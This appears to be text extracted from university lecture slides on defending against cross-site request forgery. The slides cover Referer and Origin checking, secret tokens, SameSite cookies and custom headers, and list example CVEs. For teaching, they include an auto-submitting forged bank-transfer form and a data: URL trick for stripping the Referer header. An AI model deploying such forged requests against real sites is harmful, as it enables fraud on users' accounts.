
google.com

Login CSRF Example: OpenID



Login CSRF Example: PHP Cookieless Authentication

28



Other Attacks...



- **CVE-2017-7404**: D-Link router, firmware upload possible
- **CVE-2017-9934**: Joomla! CSRF to XSS
- **CVE-2018-100053**: LimeSurvey, delete themes
- **CVE-2018-6288**: Kaspersky Secure Mail, gateway admin account takeover
- **CVE-2019-10673**: WordPress, CSRF to change admin email, password recovery for full compromise
- **CVE-2024-20252**: CSRF in the Cisco gateway web interface



How to Defense CSRF Attacks?



How to Defense CSRF Attacks?


31

1. Referrer checking: “where is this request coming from?”
 - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)

Recap: Referrer Header



```
GET /cse467.html HTTP/1.1
Host: websec-lab.com
Accept-Language: en
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;)
Referer: http://google.com
```



Contain the address from which a resource has been requested

Referrer Checking



1. Referrer checking: “where is this request coming from?”
 - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)
- Limitation: Referrer header can be **suppressed**
 - Middleboxes/proxies might strip Referrer header (privacy concerns)
 - Attacker may strip Referrer header by
 - Using a data: URL (e.g., `data:text/html,<script> /* CSRF */ </script>`)
 - Referrer-Policy header (e.g., `Referrer-Policy: no-referrer`)

What do we do when the header is not present?

How to Defense CSRF Attacks?

34

1. Referrer checking: “where is this request coming from?”
 - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)
2. Origin header checking
 - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, **CCS’2008**

Robust Defenses for Cross-Site Request Forgery

Adam Barth
Stanford University
abarth@cs.stanford.edu

Collin Jackson
Stanford University
collinj@cs.stanford.edu

John C. Mitchell
Stanford University
mitchell@cs.stanford.edu

ABSTRACT

Cross-Site Request Forgery (CSRF) is a widely exploited web site vulnerability. In this paper, we present a new variation on CSRF attacks, *login CSRF*, in which the attacker forges a cross-site request to the login form, logging the victim into the honest web site as the attacker. The severity of a login CSRF vulnerability varies by site, but it can be

of attention [14], and the effective mitigation of SQL injection through parameterized SQL queries [8], cross-site request forgery has received comparatively little attention. In a CSRF attack, a malicious site instructs a victim’s browser to send a request to an honest site, as if the request were part of the victim’s interaction with the honest site, leveraging the victim’s network connectivity and the browser’s state, such as cookies, to disrupt the integrity of the vic-

“Robust Defenses for Cross-Site Request Forgery”, CCS 2008

- Research question: “Can browsers help sites with CSRF?”
 - Requirements
 - Does not break existing sites
 - Easy to use
 - Allows legitimate cross-site requests
 - Reveals minimum amount of information
 - No secrets to leak
 - Standardized



Proposal: Origin Header



Mechanism	Sent URL
Referrer header	https://www.news.com/blah?foo=bar
Origin header	https://www.news.com


- **Privacy-friendly version of Referrer**
 - Contains only the origin, not the complete URL
- In modern browsers, sent along with any cross-origin POST requests
- No need to manage secret token state
- Can use redundantly with existing defenses to support legacy browsers
- Standardization: Supported in all major browsers (Chrome, Firefox, Edge, Safari)

How to Defense CSRF Attacks?

37

1. Referrer checking: “where is this request coming from?”
 - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)
2. Origin header checking
 - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, **CCS'2008**
3. Secret validation token
 - For each session, a fresh secret token is generated by the server
 - Send requests with the token
 - Accept requests only if the token is valid


Secret Validation Token: Regular Usage



Secret Validation Token: Preventing CSRF

39

<https://attacker.com/seecat>




```
<form method="POST" id="transfer"
target="https://bank.com/transfer.php">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="1000000">
  <input type="hidden" name="token" value="noclude">
</form>
<script>
  transfer.submit();
</script>
```



victim

To: attacker_account, Amount: \$1,000,000



bank.com

Invalid token:
No transaction

Secret Validation Token (Summary)



- Server generates token randomly for user
 - Stores currently valid token in session for user
- Tokens are placed in all forms
 - Inaccessible to the attacker without an XSS due to the SOP
- On submission, checks server-side token against submitted token
 - Only allows action if tokens match
- Assures that a request's origin must be in the same origin

How to Defense CSRF Attacks?

41

1. Referrer checking: “where is this request coming from?”
 - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)
2. Origin header checking
 - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, **CCS'2008**
3. Secret validation token
 - For each session, a fresh secret token is generated by the server
 - Send requests with the token
 - Accept requests only if the token is valid
4. SameSite Cookies

Same-Site Cookies



- Three modes
 - **Strict**: browser will **NEVER** send cookies with cross-origin request

`Set-Cookie: session=0F8tgd0hi9ynR1M9wa30Da; SameSite=Strict`
 - **Lax**: browser will send the cookie in cross-site requests, but only if both of the following conditions are met:
 - The request uses safe requests (e.g., GET)
 - The request resulted from a top-level navigation by the user, such as clicking on a link
 - **None**
- Until May 2018, only supported by Chrome and Opera
- Since Chrome 80, defaults to SameSite=lax

How to Defense CSRF Attacks?

43

1. Referrer checking: “where is this request coming from?”
 - Accept requests only if their referrer is the same as the server (e.g., *.bank.com)
2. Origin header checking
 - Proposed in the paper “Robust Defenses for Cross-Site Request Forgery”, **CCS'2008**
3. Secret validation token
 - For each session, a fresh secret token is generated by the server
 - Send requests with the token
 - Accept requests only if the token is valid
4. SameSite Cookies
5. Custom Header

Custom Header



- **Idea: use XMLHttpRequests for all state-changing requests**
 - And attach a custom header (e.g., “X-CSRF-Free”)
 - Only handle requests with that header on the server
- Protection by existing techniques
 - Same-domain requests are always allowed (by the browser)
 - Browser prevents sites **from sending custom HTTP headers to other sites**
 - Cross-domain requests with custom headers requires pre-flight CORS requests
- Pros: no server-side state or randomness required
- Cons: applications must be changed

Conclusion



- CSRF caused by servers accepting requests from outside their origin
 - hard to determine based on Referer header though
- CSRF can have severe effects
 - compromised firmware, hijacked Web sites, ...
- Several options for fixing exist
 - CSRF tokens nowadays implemented in any (good) framework
 - SameSite cookies also address the issue, already default in Chrome
- Support still varies (<https://caniuse.com/?search=samesite>)
 - Use defense in depth

Question?